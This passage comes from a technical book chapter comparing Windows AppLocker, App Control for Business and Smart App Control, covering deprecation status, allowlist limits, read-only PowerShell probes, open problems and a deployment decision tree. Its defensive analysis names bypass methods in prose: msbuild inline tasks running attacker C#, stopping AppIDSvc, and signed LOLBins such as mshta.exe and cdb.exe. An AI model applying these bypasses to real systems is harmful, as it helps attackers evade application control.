> ▪ **SIDE NOTE** Every *"App Control = Yes"* row in the security-boundary direction is gated on the policy being signed and HVCI being on. Every *"AppLocker = Yes"* row in the per-user direction comes with the user-mode-service ceiling. The chapter repeats these gating conditions in the prose so the reader does not over-read the table.




Figure 13.8: Threat-model fit as a 2×2: per-user requirement on the horizontal axis, admin-resistant requirement on the vertical. AppLocker (per-user, no PKI), App Control for Business (signed + HVCI), and Smart App Control land in different quadrants, and the per-user-AND-admin-resistant quadrant is empty for any single product. A side-by-side deployment composition can approximate it (AppLocker for per-user policy and App Control for the admin-resistant boundary) at the cost of running two evaluators.

§ ASIDE — **What the table does not show** The comparison table is intentionally pitched at the practitioner-decision layer. It does not show audit-mode behavior (both products support it), the specific Event Log IDs (AppLocker logs to `Microsoft-Windows-AppLocker/*`, App Control to `Microsoft-Windows-CodeIntegrity/*`), the reboot semantics for unsigned vs signed App Control policies (unsigned changes can take effect without reboot in some configurations; signed changes require a reboot to refresh the trusted signer set), or the specific PowerShell cmdlet inventory. These details matter operationally and are covered on Microsoft Learn [537] [602] they do not change the decision shape.

Key idea. AppLocker and App Control for Business are non-substitutable. The line between them is not *new* vs *old*; it is *per-user without PKI* vs *security boundary with PKI*. A deployment that needs both (per-user policy on some collections and a real security boundary on others) runs both side by side, which is exactly the configuration Windows 11 24H2 supports.

The table makes the *what* explicit. The *why both still ship* is still left implicit. The next section makes the case explicit, including the load-bearing negative citation that AppLocker is **not** on Microsoft's deprecated-features page as of February 2026.

Why both still ship

A line that has circulated in community summaries since 2023: *"AppLocker is being sunsetted, migrate to WDAC."* Is that line true?

The load-bearing negative citation. As far as the cited Microsoft Learn *Deprecated features in the Windows client* page shows in its February 2, 2026 update [605], **AppLocker is not on the list**. The page enumerates features Microsoft has formally deprecated: WMIC, PowerShell 2.0, NTLM, DirectAccess, Maps, EdgeHTML, Paint 3D, the LPR/LPD print services, the UWP Map control. AppLocker is not among them.

What Microsoft does say, taken verbatim from the *App Control and AppLocker Overview* page [537]:

- As established in the AppLocker structural-limit section, Microsoft's own servicing-criteria language disqualifies AppLocker as a security feature [537] the load-bearing point for *this* section is the second half of the same page.
- *"Although AppLocker continues to receive security fixes, it isn't getting new feature improvements."*

> Although AppLocker continues to receive security fixes, it isn't getting new feature improvements.: Microsoft Learn, *App Control and AppLocker Overview* [537]

The October 8, 2024 cumulative update KB5044288 (OS Build 25398.1189, Windows Server, version 23H2) confirms the *"continues to receive security fixes"* claim with a concrete servicing fix [606]: the release notes specifically include *"[AppLocker] Fixed: The rule collection enforcement mode is not overwritten when rules merge with a collection that has no rules. This occurs when the enforcement mode is set to 'Not Configured.'"* The fix shipped on the Server SKU first; the AppLocker code path is shared, so the fix appears on the client SKUs through their parallel monthly servicing. AppLocker is in maintenance mode, not deprecation.

Five reasons AppLocker still ships in 2026.

Reason	Practitioner consequence	Source
Per-user rules	App Control is whole-device. Multi-user terminal-server, Citrix VDI, and education labs need per-user policy.	[575]
No signing infrastructure required	App Control's tamper-resistance story requires an internal code-signing PKI; AppLocker requires none.	[537]
GPO ergonomics	AppLocker has a mature dedicated GPO UI; App Control GPO deployment is single-policy format only (multi-policy requires the `ApplicationControl` CSP).	[602]
Installed base	Existing AppLocker deployments work; ripping them out for a different security model has migration cost without a forced trigger.	[537]
Threat-model fit	Some organizations only need to keep end users from running random downloads: the *operational hygiene* threat model. AppLocker fits that model and admits its scope.	[537]

The first reason is the load-bearing one. The kernel `ci.dll` evaluator does not consult per-user token context as a policy input; the App Control policy is whole-device by design. Until that changes, any environment whose risk model depends on different rule sets for different user identities (terminal servers, RDS hosts, Citrix VDI, education labs, kiosks shared by multiple users) has to keep AppLocker even if every other dimension would point toward App Control.

The community-folklore correction. The *"AppLocker is deprecated"* line is not Microsoft's position. The Microsoft position is the comparative one in *App Control and AppLocker Overview*: App Control is the recommended security feature; AppLocker is the supported parallel option for the scenarios above. The strongest defensible characterization of AppLocker's roadmap is *"feature complete, not actively developed, continues to receive security fixes"*: not *"deprecated."* Microsoft's *Deprecated features in the Windows client* page reinforces this in an unexpected direction [605]: when the page deprecated Microsoft Defender Application Guard for Office, it recommended transitioning to *"Microsoft Defender for Endpoint attack surface reduction rules along with Protected View and Windows Defender Application Control"*: a Microsoft-curated recommendation that names App Control as the forward-looking layer, not the legacy one.

▪ **SIDE NOTE** The KB5044288 October 2024 fix [606] is the concrete proof-point that the *"security fixes"* claim is observable. It addresses a specific AppLocker

> rule-merge bug. A genuinely deprecated feature does not get bug fixes shipped on Patch Tuesday two years after rename.
>
> **'AppLocker is deprecated' is not the Microsoft position.** The phrase frequently appears in community summaries, conference slides, and migration-vendor sales decks. It is not in Microsoft Learn. AppLocker is not on the deprecated-features list [605] as of February 2026, it continues to receive security fixes [606], and Microsoft Learn explicitly preserves it for the scenarios where App Control is not a substitute [537]. If your migration plan rests on the assumption that AppLocker will be removed soon, the assumption does not have a public Microsoft commitment behind it.

If both still ship, the natural next question is not which one to use today but where the *ceiling* for any allowlist mechanism is. That ceiling is structural, it is the same for AppLocker, App Control, and SAC, and the research community has named it.

What no allowlist can do

The publisher-gate structural limit shown in the Where This Link Breaks section was specific to App Control. Here is the more general version of the same observation: *application control cannot evaluate side effects.* The same ceiling applies to AppLocker, App Control, SAC, ISG, every Microsoft Recommended Block Rules iteration, *and every third-party product in the same market.*

The structural claim is folklore-level but universally observed; no published impossibility theorem yet states it formally. The closest standard result is **Rice's theorem**: any non-trivial *behavioral* property of a Turing-complete program is undecidable in the general case. A publisher-gate allowlist asks a behavioral question. *"will this binary do something that violates policy?"* (and answers it with a structural fact) *"who signed it?"* The mismatch is not a defect of any individual allowlist product; it is a working bound the field treats as a corollary of Rice. The policy evaluator runs *before* the binary starts. It knows what the binary *is*: the signer subject, the file hash, the path on disk, the Authenticode metadata. It does not know what the binary will *do*. If `msbuild.exe` is signed by Microsoft and the policy allows Microsoft-signed binaries, the policy has no way to know that `msbuild.exe` will then read an attacker-controlled `.csproj` file containing an inline MSBuild task (a `<UsingTask>` with embedded `<Code>`) and compile and execute the attached C# at runtime.

This is the structural reason Microsoft publishes the Recommended Block Rules [563]. It is also the structural reason *"allow all Microsoft-signed code"* is not a security policy. It is a starting point.

This is the same ceiling, one tier up. The Authenticode chapter (Chapter 12) watched a valid Realtek signature carry Stuxnet's drivers into the kernel; the Code Integrity chapter (Chapter 8) watched WHQL-signed drivers become Bring-Your-Own-Vulnerable-Driver primitives. In both, the signature was real and the code was hostile. App Control inherits that ceiling because it consumes the very same signature: a publisher gate answers *who signed this?*, never *what will it do?*, so application control, kernel code integrity, and Authenticode all bottom out on the identical undecidable question, asked at three different layers of the same stack.

As established in the AppLocker structural-limit section and the Where This Link Breaks section, the bound is observed from both sides of the asymmetric arms race. External offensive research arrives at the *"bored member of staff"* framing in the Windows 10 S analysis [596] the Microsoft-employed authors of the canonical deployment baseline arrive at the *"determined user with administrative rights"* framing in the AaronLocker README [576]. Two independent perspectives, the same ceiling stated in their own vocabularies. This section's contribution is not to re-quote either; it is to name the structural reason both arrive at the same place.

> ▸ **KEY IDEA** The publisher-gate ceiling is not an artifact of AppLocker's user-mode design or App Control's kernel-but-publisher design. The ceiling is a property of the *allowlist model* whose allow signal is *"this code is from a publisher I trust"* instead of *"this code's runtime behavior matches a trusted policy."* Closing the ceiling would require policy-time content semantics, which no Microsoft-shipped mechanism provides today.
>
> **Aside. Why there is no impossibility theorem (yet).** The folklore claim *"a publisher-gate allowlist cannot evaluate side effects"* does not have a published formal impossibility result in the cryptography or program-analysis literature. Rice's theorem supplies the necessary-condition argument used above (any non-trivial behavioral property of programs is undecidable in the general case) but a tighter result calibrated to publisher-gate allowlists would have to constrain the adversary model (for example, bound the candidate input space or restrict the binary's capability surface) before any positive decidability claim becomes possible. The application-control literature has not crossed that bar; this chapter does not either.

If the ceiling is structural, what is the research community actively trying that *might* push it upward? Microsoft is not the only player; the field has named open problems.

Proof on a live machine

This section is a walkthrough, not a screenshot gallery. Its purpose is to let a reader sit at a Windows 11 Enterprise, Windows 11 Education, or Windows Server host and determine which of the two locks is actually making decisions. The evidence class remains ○ **DOCUMENTED**: the commands are reproducibility probes tied to Microsoft-documented surfaces, not private telemetry captured from this book's lab. The depth comes from the interpretation discipline. Each probe asks four questions in order: **where is the policy stored, which component evaluates it, where is the enforcement point, and which bypass class is still outside the lock?**

○ AppLocker evaluator and policy surface

Reproduce on an elevated PowerShell prompt:

```
Get-Service AppIDSvc | Select-Object Name, Status, StartType
Get-AppLockerPolicy -Effective -Xml
```

Walkthrough: the first command asks whether the **Application Identity** service exists and whether it is running. The second asks the AppLocker management layer to serialize the effective policy as XML. A meaningful result contains the AppLocker rule collections: executables, scripts, Windows Installer files, DLLs if enabled, and packaged apps. Those collections are human-readable because AppLocker is a management policy format, not a kernel CI blob. A publisher rule names a signer and optional product, filename, and version fields. A hash rule names a file digest. A path rule names a filesystem location. The important proof point is not that XML exists; it is that the XML belongs to a user-and-group-aware policy engine whose decision is evaluated by `AppIDSvc` using the caller token and attribute-based access checks [562] [574].

Enforcement walkthrough: when a user starts `foo.exe`, process creation reaches the kernel. `AppID.sys` observes the create path and collects metadata about the candidate image. It then asks `AppIDSvc` for a verdict. `AppIDSvc`, running as `LocalService`, evaluates the effective XML against publisher, hash, or path rules and returns allow or deny. The kernel honors that returned verdict. If DLL rules are enabled, the same shape repeats at image-load time, which is why Microsoft warns about the operational cost of DLL enforcement [562]. This is the AppLocker architecture in one sentence: **kernel interception, user-mode policy decision, kernel enforcement of the returned decision**.

Gap analysis: this proves AppLocker is active only against the threat model in which the evaluator remains available. A standard user denied by AppLocker has met a real control. A local administrator or SYSTEM attacker has not met the same class of boundary, because stopping or disrupting the service removes the evaluator. That is why Microsoft's overview classifies AppLocker as a defense-in-depth and management control rather than as a feature that meets the MSRC security-servicing criteria [537] [301]. The bypass class to look for here is not merely a clever LOLBin; it is **evaluator removal or policy-path abuse by an already-privileged principal**.

App Control active policy and Code Integrity event surface

Reproduce on an elevated PowerShell prompt:

```
Get-ChildItem "$env:SystemRoot\System32\CodeIntegrity\CiPolicies\
  Active" -Filter *.cip |
Select-Object Name, Length, LastWriteTime
Get-WinEvent -LogName 'Microsoft-Windows-CodeIntegrity/Operational' -
  MaxEvents 20 |
Select-Object TimeCreated, Id, ProviderName, Message
```

Walkthrough: the first command inspects the active **binary** policy format. App Control for Business policy is normally authored as XML with ConfigCI tooling, merged if necessary, then compiled into `.cip` form before the kernel consumes it [591] [588] [602] [603]. The second command inspects the Code Integrity operational channel, where audit and enforcement decisions surface. A host may have no `.cip` files, one base policy plus supplements, or many active policies; modern Windows removed the historical 32-policy cap in 2024 [591] [589]. The storage fact matters because this is not AppLocker XML being interpreted by `AppIDSvc`. It is a CI policy consumed by the same code-integrity path that participates in driver signing and kernel-mode code-signing enforcement.

Enforcement walkthrough: when the image loader prepares to map `foo.dll` or start `foo.exe`, the kernel Code Integrity path calls into `ci.dll`. The evaluator parses the image identity: Authenticode signer, catalog relationship, hash, path if the policy permits path rules, Managed Installer extended attribute, and ISG reputation if that option is enabled. It compares those inputs against the active `.cip` policies and returns allow or deny before the image runs. A denial commonly appears to the caller as a code-integrity failure such as an invalid image hash, and it appears to the operator in Code Integrity events [583]. This is the App Control architecture in

one sentence: **kernel image-load decision, CI policy consumed as binary policy, no user-mode AppLocker service in the verdict path**.

Gap analysis: this proves a different boundary only if the deployment knobs match the threat model. An unsigned `.cip` can still enforce against ordinary users, but an administrator can replace or remove it. A signed policy changes the attack: the attacker now needs a policy signed by the organization's policy signer, not merely write access to the policy path. HVCI changes it again by moving the CI evaluator into the virtualization-protected trust boundary. The remaining bypass classes are therefore not AppLocker-style service removal; they are **policy-authoring omissions**, **signed-but-abusable binaries**, **signed vulnerable drivers**, **weak supplemental-policy governance**, and **cloud reputation ambiguity** [563] [587] [271] [279].

Signed-policy and HVCI boundary condition

Reproduce on an elevated PowerShell prompt:

```
(Get-CimInstance -ClassName Win32_DeviceGuard `
-Namespace root\Microsoft\Windows\
  DeviceGuard).SecurityServicesRunning
```

Then inspect the App Control deployment source: Intune policy, Application-Control CSP, GPO-backed policy path, or local deployment package. The WMI command tells whether hypervisor-enforced code integrity is running. The deployment source tells whether the `.cip` policy is unsigned operational configuration or a signed policy whose signer is controlled by the organization.

Walkthrough: read this as a two-bit test. **Unsigned policy + HVCI off** is useful application control, but it is not the admin-resistant configuration the chapter cares about. **Unsigned policy + HVCI on** protects the evaluator but not the policy file against an administrator. **Signed policy + HVCI off** protects the policy file but leaves the evaluator in the ordinary kernel trust domain. **Signed policy + HVCI on** is the configuration that aligns with Microsoft's security-feature claim: the policy cannot be casually replaced by `SYSTEM`, and the CI evaluator is protected by virtualization-based security [537] [279] [301].

Gap analysis: even this strongest quadrant is not magic. It does not prove that the policy is good. A signed policy that allows every Microsoft-signed binary but omits the Recommended Block Rules admits signed interpreters or build tools from the bypass corpus above (`cdb.exe`, `csi.exe`, `dnx.exe`, `dotnet.exe`, `msbuild.exe`,

`mshta.exe`, and others) that attackers have used as living-off-the-land launchers [563] [565] [597] [595] [594] [593]. A signed policy with broad path rules can still trust writable locations. A signed policy with stale supplemental policies can outlive the application estate it was meant to describe. The live-machine proof therefore ends with an adversarial question, not a green check: **which bypass class is still admitted by this exact policy?**

The walkthrough replaces the missing visual diagram with a concrete path through the machine. For AppLocker, follow the launch from user token to `AppID.sys`, then to `AppIDSvc`, then to XML rule evaluation, then back to the kernel verdict. For App Control, follow the load from image loader to `ci.dll`, then to active `.cip` policy, then to Code Integrity eventing. For Smart App Control, follow the same CI evaluator but remove enterprise knobs: no per-user policy, no enterprise policy authoring surface, no managed rollout, and no enterprise override except disabling the feature where Microsoft permits it [599] [600]. Once the reader can trace those three paths, the chapter's thesis is no longer a product comparison. It is an enforcement-location comparison.

Open problems and active research

Seven open problems the field has named but not closed. The most honest framing is: each one has a Microsoft partial-mitigation, none has a clean solution. Each is treated below with the problem statement, the empirical or architectural evidence, the current Microsoft (and where relevant, regulatory) mitigation, and the residual gap.

1. Continuous catch-up against new Microsoft-signed LOLBins. Every new signed binary that takes a *"run code from this file"* argument is a candidate addition to the *Recommended Block Rules* [563]. The list is by construction monotonic and never complete. The empirical evidence is the lag between a LOLBin's public disclosure and its appearance on the Microsoft page, observable in Wayback Machine snapshots of the page. Three case studies bracket the lag range. Matt Graeber's August 2016 `cdb.exe` shellcode-runner write-up [593] appears on the recommended-block-rules page in the months that followed. Jimmy Bayne's August 2019 `dotnet.exe` write-up [597] appears in a batch of additions roughly a year later. Peter Upfold's mid-2024 `webclnt.dll`-via-Word issue [598] was a hang, not a LOLBin, but the WebDAV / WebClient surface had appeared in the page revisions of the prior couple of years. The case studies suggest a working practitioner bound: lags between a public LOLBin disclosure and a corresponding entry on the Microsoft

Recommended Block Rules page range from **several months to over a year**, with longer tails for less load-bearing additions. A practitioner planning App Control deployments should not wait for the Microsoft page to catch up; merge community lists (LOLBAS [592], `bohops/UltimateWDACBypassList` [565]) into your own enforcement explicitly. The open research question is whether a binary's *capability surface* (does it load arbitrary code? does it invoke a script host?) can be inferred at scale, so the block list is *generated* rather than *curated*. Static analysis identifies some signals (a binary that imports `LoadLibrary` and `GetProcAddress` is at minimum suspect), but no Microsoft-shipped tool does this automatically across the signed-binary surface.

2. Signed-but-vulnerable drivers (BYOVD). WHQL-signed drivers with kernel-mode vulnerabilities remain App Control's hardest residual class. Microsoft layers three distinct mitigations against this class, each at a different point in the load path. **Load-time:** the *Vulnerable Driver Blocklist* [271] is a policy fragment enforced by `ci.dll` at every driver-load callback; the page itself admits the constraint plainly with *"the vulnerable driver blocklist isn't guaranteed to block every driver found to have vulnerabilities."* **Write-time:** the Defender for Endpoint *Attack Surface Reduction* rule *"Block abuse of exploited vulnerable signed drivers"* [384] intercepts an attempt to *write* a known-bad signed driver to disk, blocking the deployment step rather than the load step. **Post-load:** HVCI (memory integrity) [279] [579] running in VTL1 ensures that a driver that does load (whether through a gap in the blocklist or because the device is not enrolled in ASR) cannot be used to load unsigned code into the kernel or tamper with the code-integrity evaluator. HVCI narrows the executable-code and CI-tampering classes; it does not neutralize every vulnerable-driver behavior, since depending on the bug such a driver can still expose dangerous IOCTLs, read or write kernel data, or disable security products. The three layers compose: ASR is the perimeter, the blocklist is the gate, HVCI narrows what a loaded vulnerable driver can escalate to.




Figure 13.9: The three-layer BYOVD mitigation, drawn as a defense-in-depth fall-through. An admin who brings a WHQL-signed but vulnerable driver meets a write-time Defender ASR rule (perimeter), then the load-time Vulnerable Driver Blocklist in ci.dll (gate), then post-load HVCI in VTL1 (containment). Each "if not blocked / not contained" edge falls to the next layer; the residual bypass survives only when all three are absent or a vulnerability HVCI does not contain is hit.

▪ **SIDE NOTE** The Microsoft-recommended driver blocklist is published in two physical forms. The version baked into Windows ships through

> monthly Windows Update servicing. A separately downloadable XML at `aka.ms/VulnerableDriverBlockList` is updated on its own cadence and is usually more complete than the version in-box on a given Patch Tuesday. The Code Integrity chapter (Chapter 8) covers KMCS, DSE, and the BYOVD class in depth; this section's BYOVD treatment is intentionally scoped to App Control's layered-mitigation role.

3. Cloud-evaluated allow decisions (ISG, SAC). The decision authority for *"is this binary allowed?"* is moving off-device to Microsoft's reputation services. Latency, offline-mode behavior, and policy-transparency consequences are open practitioner concerns. *Known good* reputation can lag for newly-signed binaries; *unknown* defaults can disrupt legitimate workflows; the verdict itself is opaque to the organization deploying the policy. The mechanism is documented [587] the operational implications continue to be discovered in production. The regulatory framing is the sharpest published constraint: the Australian Cyber Security Centre's *Implementing application control* page [607] is unambiguous that cloud-reputation-driven decisioning, by itself, **does not qualify** as application control under the Essential Eight maturity model.

> The ACSC lists "checking the reputation of an application using a cloud-based service before it is executed" among the practices under the heading "What application control is not.": Australian Cyber Security Centre, *Implementing application control* [607]

NIST SP 800-167 [608] uses gentler language but arrives at the same operational conclusion: cloud-evaluated reputation is an *additive* signal, not an *authoritative* one. The practitioner consequence: an App Control policy that relies on ISG for its allow decisions in a regulated cardholder, classified, or critical-infrastructure environment will be flagged by both regimes. ISG and SAC remain useful additive signals; they do not substitute for an explicit allow policy authored and signed on-premises.

4. AI-assisted policy generation. AaronLocker [576] [585] is the canonical example of a heuristic generator. It builds *"audit"* and *"enforce"* rule sets from observed telemetry, with explicit user-writeability pruning via Sysinternals `AccessChk` [609]. ML-assisted variants are an active third-party space. The chapter is honest about *not* inventing specific Microsoft features that do not exist; the *"ITL"* fabrication is the failure mode this avoids. The honest 2026 status of generative policy authoring inside Microsoft's own tooling is that Microsoft has shipped a Security-

Copilot-powered *Policy Configuration Agent* for Intune, scoped to the **settings catalog** (device-configuration profiles), with no App-Control-specific surface.

> **Intune Policy Configuration Agent does not author App Control policies.** The Security-Copilot-powered Policy Configuration Agent in Microsoft Intune [610] [611] assists administrators with **settings catalog** policies. The agent's role requirement is the Intune *Policy and Profile manager* RBAC role; the surface it operates on is device-configuration profiles, not App Control XML. The Intune Copilot agent overview [612] confirms the inventory of shipped agents and does not include an App-Control-authoring agent. The chapter does not assert that Microsoft has shipped end-to-end generative App Control policy authoring because, as of June 2026, Microsoft has not. The closest production workflow is the audit-mode-then-merge loop in `ConfigCI`, and the closest *automatic* allow-listing signal is Intune-Management-Extension-as-managed-installer.

5. Per-user without losing the kernel boundary. App Control is whole-device; this is the why-both-still-ship section's reason number one for why AppLocker still ships. No public Microsoft roadmap addresses per-user rules in App Control. Closing this would let App Control fully replace AppLocker in VDI / Citrix / terminal-server scenarios. The kernel evaluator has no per-user-token context by design, and adding it without compromising the boundary's tamper-resistance is a non-trivial design problem: per-user policy would have to be authored, signed, and refreshed at logon time without admitting an attacker who can forge a token into authoring their own per-user allow rule.

6. `.bat` / `.cmd` script enforcement. AppLocker's Script collection covers them [574] App Control's script enforcement is host-cooperative [601] and `cmd.exe` is not an enlightened host. This is a documented gap [575] that has persisted since launch. Microsoft Learn is unusually direct about what the limitation actually means and what the recommended mitigation is.

> App Control doesn't directly control code run via the Windows Command Processor (cmd.exe), including.bat/.cmd script files. However, anything that such a batch script tries to run is subject to App Control control. If you don't need to run cmd.exe, it's recommended to block it outright or allow it only by exception based on the calling process.: Microsoft Learn, *Script enforcement with App Control* [601]

The architectural fix would require either `cmd.exe` enlightenment (a substantial change to a binary with three decades of behavioral compatibility) or a kernel-side script-execution hook that does not exist today. Until then, the recommended mitigation is the one Microsoft itself names: deny `cmd.exe` by default in the App Control policy and allow it by exception based on the calling process, or rely

on AppLocker's Script collection on the same device in parallel for the `.bat` / `.cmd` workload.

7. AppLocker's end state. It is not deprecated [605] it is not actively developed [537] it continues to receive security fixes [606] and Microsoft Learn explicitly recommends the App Control / AppLocker pair as the substitute path for the now-deprecated Microsoft Defender Application Guard for Office [605]. The chapter should not speculate about a deprecation date Microsoft has not announced. The open question is operational: when, if ever, will the practitioner reasons in the why-both-still-ship section (per-user, no-PKI, GPO ergonomics, installed base, threat-model fit) be obsolete? Until App Control gains per-user rules, the answer is *not soon*. The lifecycle-quantification evidence is unambiguous on the direction of travel: the negative citation on the deprecated-features page, the comparative-recommendation positive characterization in *App Control and AppLocker Overview*, the KB5044288 Patch Tuesday servicing fix, and the *AppLocker recommended as MDAG-substitution* finding from the deprecated-features page itself all point the same way.

> **Where to follow these problems.** The Microsoft-org-hosted `WDAC-Toolkit` repository [613] is the source repo for the App Control Wizard and the most reliable channel for App Control authoring-tool updates. The bohops `UltimateWDACBypassList` [565] is the canonical community corpus that feeds the Recommended Block Rules attribution chain. The LOLBAS Project [592] is the cross-platform LOLBin catalog. For BYOVD, the Microsoft Vulnerable Driver Blocklist page [271] is the running mitigation index, with the downloadable XML at `aka.ms/VulnerableDriverBlockList` as the more-current sibling.

The structural ceiling is real and the research direction is open. Within the bounds that exist today, what should a 2026 practitioner *actually do*? That is a decision tree, not an essay.

What it means for you

Five questions, in order. Answer them and you have a deployment plan.

1. Do you need per-user rules and you do not have a code-signing PKI? → Deploy **AppLocker**. Use AaronLocker [576] [585] as the deployment-tooling baseline. AaronLocker's `Create-Policies.ps1` runs Sysinternals `AccessChk` [609] against `%ProgramFiles%` and `%SystemRoot%` to identify user-writable subdirectories and produce a thorough audit policy you tune from telemetry before flipping enforcement on.

2. Do you need a real security boundary against admin-equivalent attackers? → Deploy **App Control for Business** with a **signed policy** (signed by your organization's PKI, not by the publisher of any individual application) and **HVCI on**. Anything less and you do not have the configuration the MSRC servicing criteria treat as a security boundary.

3. Do you have a managed software distribution mechanism (Configuration Manager, Intune, Patch My PC, third-party tooling)? → App Control for Business with **Managed Installer enabled** [586] [603]. Tagging the deployment agent as a managed installer trust-propagates that agent's installs into the policy without requiring you to enumerate every binary it deploys.

4. Do you have a long tail of unmanaged user apps you cannot enumerate? → App Control for Business with **ISG enabled** [587]. But never as the *only* authorization path for business-critical apps. ISG is additive, not authoritative.

5. Consumer or un-managed Windows 11 device? → **Smart App Control**, if eligible [599] [600]. Otherwise nothing.




Figure 13.10: The five-step deployment decision tree. The decision spine runs down the left and each question branches right to a configuration: Q1 (per-user, no PKI) exits to AppLocker; Q2 (need an admin-resistant boundary) either drops to the consumer-vs-enterprise question (Smart App Control or nothing) or commits to signed App Control + HVCI, which Q3 and Q4 then refine with a Managed Installer rule and an additive ISG signal before the deployment completes.

The actual deployment knobs.

Scope	GPO node	PowerShell cmdlet inventory	CSP / MDM path
